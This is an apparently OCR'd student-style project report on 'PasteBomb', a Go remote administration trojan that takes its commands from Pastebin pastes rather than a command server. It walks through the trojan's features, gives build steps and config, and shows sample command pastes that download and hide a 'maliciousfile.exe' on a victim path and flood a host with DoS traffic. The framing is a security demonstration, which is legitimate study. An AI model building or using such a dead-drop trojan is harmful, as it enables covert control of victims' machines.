PasteBomb Project

1. Objective

The primary objective of the PasteBomb project is to demonstrate the concept of a Remote Administration Trojan (RAT) that operates without requiring a traditional command-and-control (C2) server. Instead, it uses a Pastebin service to fetch commands and execute them on a target system. The goals include:

- **Command Execution**: Execute terminal commands remotely on a target system.
- **File Operations**: Download, execute, and hide files on the target machine.
- **Message Display**: Display pop-up messages to the target user.
- **Network Interactions**: Simulate Denial-of-Service (DoS) attacks on specified targets.
- **Security Demonstration**: Emphasize the importance of securing systems against misuse through practical demonstrations.

2. Tools Used

1. Programming Language:

- **Golang**: Provides a lightweight and efficient backend for PasteBomb's core functionalities.

2. Libraries and Frameworks:

- **os/exec**: For executing system commands.
- **net/http**: For fetching commands and downloading files.
- **encoding/json**: For parsing the configuration and handling JSON commands.

3. Services and Platforms:

- **Pastebin**: Used as the primary source for fetching commands (C2 simulation).
- **Postman**: For testing API requests.
- **VS Code**: For development and debugging.

3. Methodology

Step 1: Setup Environment

- Install Golang on the system.
- Create a config.json file with the following structure:

```
{
  "url": "https://pastebin.com/raw/<paste_id>",
```

```
  "backups": [
    "https://pastebin.com/raw/<backup_id1>",
    "https://pastebin.com/raw/<backup_id2>"
  ]
}
```

Step 2: Initialize PasteBomb

- Compile the Go program using:

  go build -o pastebomb main.go

- Run the program:
  ./pastebomb


Step 3: Command Processing

- PasteBomb fetches commands from the URL specified in the config.json file.
- Commands are executed sequentially, with error handling for invalid commands or network issues.

Step 4: Demonstrate Features

- Demonstrate the following functionalities:
  - **Command Execution**: Run system commands like dir or ls.
  - **File Download**: Download and execute files, optionally hiding them.
  - **Pop-Up Messages**: Display messages in HTML format.
  - **DoS Attacks**: Simulate network flood attacks to highlight vulnerabilities.

4. Proof of Concept



Untitled

NIRITH2003 DEC 27TH, 2024 4 0 NEVER ADD COMMENT

test 0.14 KB | None | 0 0 copy raw download clone embed print

```
cmd dir
dos 192.168.1.1 80 60
download http://example.com/maliciousfile.exe C:\Users\victim\Downloads RUN,HIDE
popmsg "This is a test message."
```

Tags: pastebomb

RAW Paste Data

```
cmd dir
dos 192.168.1.1 80 60
download http://example.com/maliciousfile.exe C:\Users\victim\Downloads RUN,HIDE
popmsg "This is a test message."
```

1 2 3 4

kali@kali: ~

File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ curl https://pastebin.com/raw/d0tSNbap

cmd dir
dos 192.168.1.1 80 60
download http://example.com/maliciousfile.exe C:\Users\victim\Downloads RUN,
HIDE
popmsg "This is a test message."
```

```
download http://invalid.url C:\invalidpath\file.exe RUN
```

AW Paste Data

```
download http://invalid.url C:\invalidpath\file.exe RUN
```

our Comment

```
┌──(kali㉿kali)-[~]
└─$ curl https://pastebin.com/raw/d0tSNbap

cmd dir
dos 192.168.1.1 80 60
download http://example.com/maliciousfile.exe C:\Users\victim\Downloads RUN,
HIDE
popmsg "This is a test message."

┌──(kali㉿kali)-[~]
└─$ curl https://pastebin.com/raw/bbZZUwnk

download http://invalid.url C:\invalidpath\file.exe RUN

┌──(kali㉿kali)-[~]
└─$
```

5. Conclusion

The PasteBomb project highlights the critical need for robust system security practices. Key takeaways include:

- **System Hardening**: Ensure strong credentials and regular updates to minimize vulnerabilities.
- **Network Monitoring**: Actively monitor for unusual traffic patterns to detect potential misuse.
- **Educating Users**: Raise awareness about the risks associated with downloading and running unverified files.